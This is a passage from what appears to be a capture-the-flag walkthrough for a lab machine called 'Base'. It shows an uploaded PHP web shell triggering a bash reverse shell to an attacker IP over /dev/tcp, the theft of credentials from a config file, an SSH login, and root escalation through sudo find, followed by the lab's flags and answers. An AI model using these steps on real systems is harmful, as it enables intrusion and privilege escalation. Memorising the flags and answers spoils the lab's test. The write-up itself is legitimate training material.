1 GET /_uploaded/shell.php?cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.15.64/443+0>%261' HTTP/1.1
2 Host: 10.129.95.184
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
```


By doing this you have encoded everything for URL

Now set a listener

nc -nlvp 443

```
(kali㉿kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
```

Go back into Burp and press send



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. The 'Request' pane displays the following details:

- Method: GET
- URL: /_uploaded/shell.php?cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.15.64/443+0>%261'
- Host: 10.129.95.184
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Connection: keep-alive
- Cookie: PHPSESSID=i4labr9mfjlji57dd6d9qdd12l
- Upgrade-Insecure-Requests: 1
- Priority: u=0, i

The 'Response' pane is currently empty, indicating that no response has been received from the server.

You can see there is no response which means it's hanging so return to the listening tab in kali

Base

```
(kali㉿kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.64] from (UNKNOWN) [10.129.95.184] 46112
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$
```

We are now www-data

cd ../login

ls

```
(kali㉿kali)-[~]
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.15.64] from (UNKNOWN) [10.129.95.184] 46112
bash: cannot set terminal process group (1219): Inappropriate ioctl for device
bash: no job control in this shell
www-data@base:/var/www/html/_uploaded$ cd ../login
cd ../login
www-data@base:/var/www/html/login$ ls
ls
config.php
login.php
login.php.swp
www-data@base:/var/www/html/login$
```

cat config.php

```
www-data@base:/var/www/html/login$ ls
ls
config.php
login.php
login.php.swp
www-data@base:/var/www/html/login$ cat config.php
cat config.php
<?php
$username = "admin";
$password = "thisisagoodpassword";www-data@base:/var/www/html/login$
```

We can now see username and password

Username: admin

Password: thisisagoodpassword

Base

```
cd /home
ls
$username = "admin";
$password = "thisisagoodpassword";www-data@base:/var/www/html/login$ cd /home
cd /home
www-data@base:/home$ ls
ls
john
www-data@base:/home$
```

open a new tab and check john is ssh

```
(kali㉿kali)-[~]
$ ssh john@10.129.95.184
```

```
(kali㉿kali)-[~]
$ ssh john@10.129.95.184
The authenticity of host '10.129.95.184 (10.129.95.184)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cA02nJByqN20f0hFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
```

yes

```
(kali㉿kali)-[~]
$ ssh john@10.129.95.184
The authenticity of host '10.129.95.184 (10.129.95.184)' can't be established.
ED25519 key fingerprint is SHA256:k5IdZDsfwGXeUvZjXYi4d9cA02nJByqN20f0hFdpZTo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.95.184' (ED25519) to the list of known hosts.
john@10.129.95.184's password:
```

Base

thisisagoodpassword

```
john@10.129.95.184's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Mar 29 17:36:44 UTC 2025

System load:  0.0               Processes:            109
Usage of /:   62.7% of 2.83GB   Users logged in:    0
Memory usage: 8%               IP address for ens160: 10.129.95.184
Swap usage:   0%

10 updates can be applied immediately.
8 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

john@base:~$
```

ls

```
john@base:~$ ls
user.txt
john@base:~$
```

cat user.txt

```
john@base:~$ ls
user.txt
john@base:~$ cat user.txt
f54846c258f3b4612f78a819573d158e
john@base:~$
```

f54846c258f3b4612f78a819573d158e

Base

now see what john can run

sudo -l

```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$
```

He can run the find command as root

Go to gtfobins and search find

The screenshot shows the gtfobins website interface. At the top, there's a navigation bar with links to Exploit-DB, Google Hacking DB, OffSec, WhatsMyName Web, Msvvenom Cheat Shee..., and GTFOBins. The main heading is "GTFOBins" with a star icon and "11,424" stars. Below the heading, there's a description: "GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems." followed by a paragraph about the project's purpose. A red hashtag icon is visible. Below this, it states: "The project collects legitimate functions of Unix binaries that can be abused to get the f--- break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks." Another paragraph notes: "It is important to note that this is not a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available." A third paragraph mentions: "GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques." A link to LOLBAS is provided for Windows binaries. Below the text, there are several filter buttons: Shell, Command, Reverse shell, Non-interactive reverse shell, Bind shell, Non-interactive bind shell, File upload, File download, File write, File read, Library load, SUID, Sudo, Capabilities, and Limited SUID. A search bar contains the text "Search among 390 binaries: <binary> +<function> ...". Below the search bar, the results for "find" are shown. The "Binary" column lists "find" and the "Functions" column lists "Shell", "File write", "SUID", and "Sudo".

GTFOBins ☆ Star 11,424

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate **functions** of Unix binaries that can be abused to **get the f---** break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a **collaborative** project created by [Emilio Pinna](#) and [Andrea Cardaci](#) where everyone can **contribute** with additional binaries and techniques.

If you are looking for Windows binaries you should visit [LOLBAS](#).

Shell Command Reverse shell Non-interactive reverse shell Bind shell
Non-interactive bind shell File upload File download File write File read Library load
SUID Sudo Capabilities Limited SUID

Search among 390 binaries: <binary> +<function> ...

| Binary | Functions |
|-------------|----------------------------|
| <u>find</u> | Shell File write SUID Sudo |

Base

.. / find

☆ Star 11,424

Shell File write SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

```
find . -exec /bin/sh \; -quit
```

```
john@base:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find

john@base:~$ find . -exec /bin/sh \; -quit
```

If the binary has the SUID bit set, it does not drop the elevated privileges or access the file system, escalate or maintain privileged access as a SUID binary.

This example creates a local SUID copy of the binary and runs it to maintain a interact with an existing SUID binary skip the first command and run the program.

```
john@base:~$ find . -exec /bin/sh \; -quit
$
```

```
john@base:~$ find . -exec /bin/sh \; -quit
$ whoami
john
$
```

Because we know john can run this as sudo put sudo in front of the command and run again

```
john@base:~$ find . -exec /bin/sh \; -quit
$ whoami
john
$ exit
john@base:~$ sudo find . -exec /bin/sh \; -quit
```

We are now root

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
#
```

Base

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# █
```

To get the flag run

cat /root/root.txt

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cat /root/root.txt█
```

```
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# cat /root/root.txt
51709519ea18ab37dd6fc58096bea949
# █
```

51709519ea18ab37dd6fc58096bea949

Base

5 Challenge Questions

1. Which two TCP ports are open on the remote host?
`22,80`
2. What is the relative path on the webserver for the login page?
`/login/login.php`
3. How many files are present in the '/login' directory?
`3`
4. What is the file extension of a swap file?
`.swp`
5. Which PHP function is being used in the backend code to compare the user submitted username and password to the valid username and password?
`strcmp()`
6. In which directory are the uploaded files stored?
`/_uploaded`
7. Which user exists on the remote host with a home directory?
`john`
8. What is the password for the user present on the system?
`thisisagoodpassword`
9. What is the full path to the command that the user john can run as user root on the remote host?
`/usr/bin/find`
10. What action can the find command use to execute commands?
`exec`
11. Submit user flag
`f54846c258f3b4612f78a819573d158e`
`f54846c258f3b4612f78a819573d158e`
12. Submit root flag
`51709519ea18ab37dd6fc58096bea949`
`51709519ea18ab37dd6fc58096bea949`

Base

6 Completion Certificate

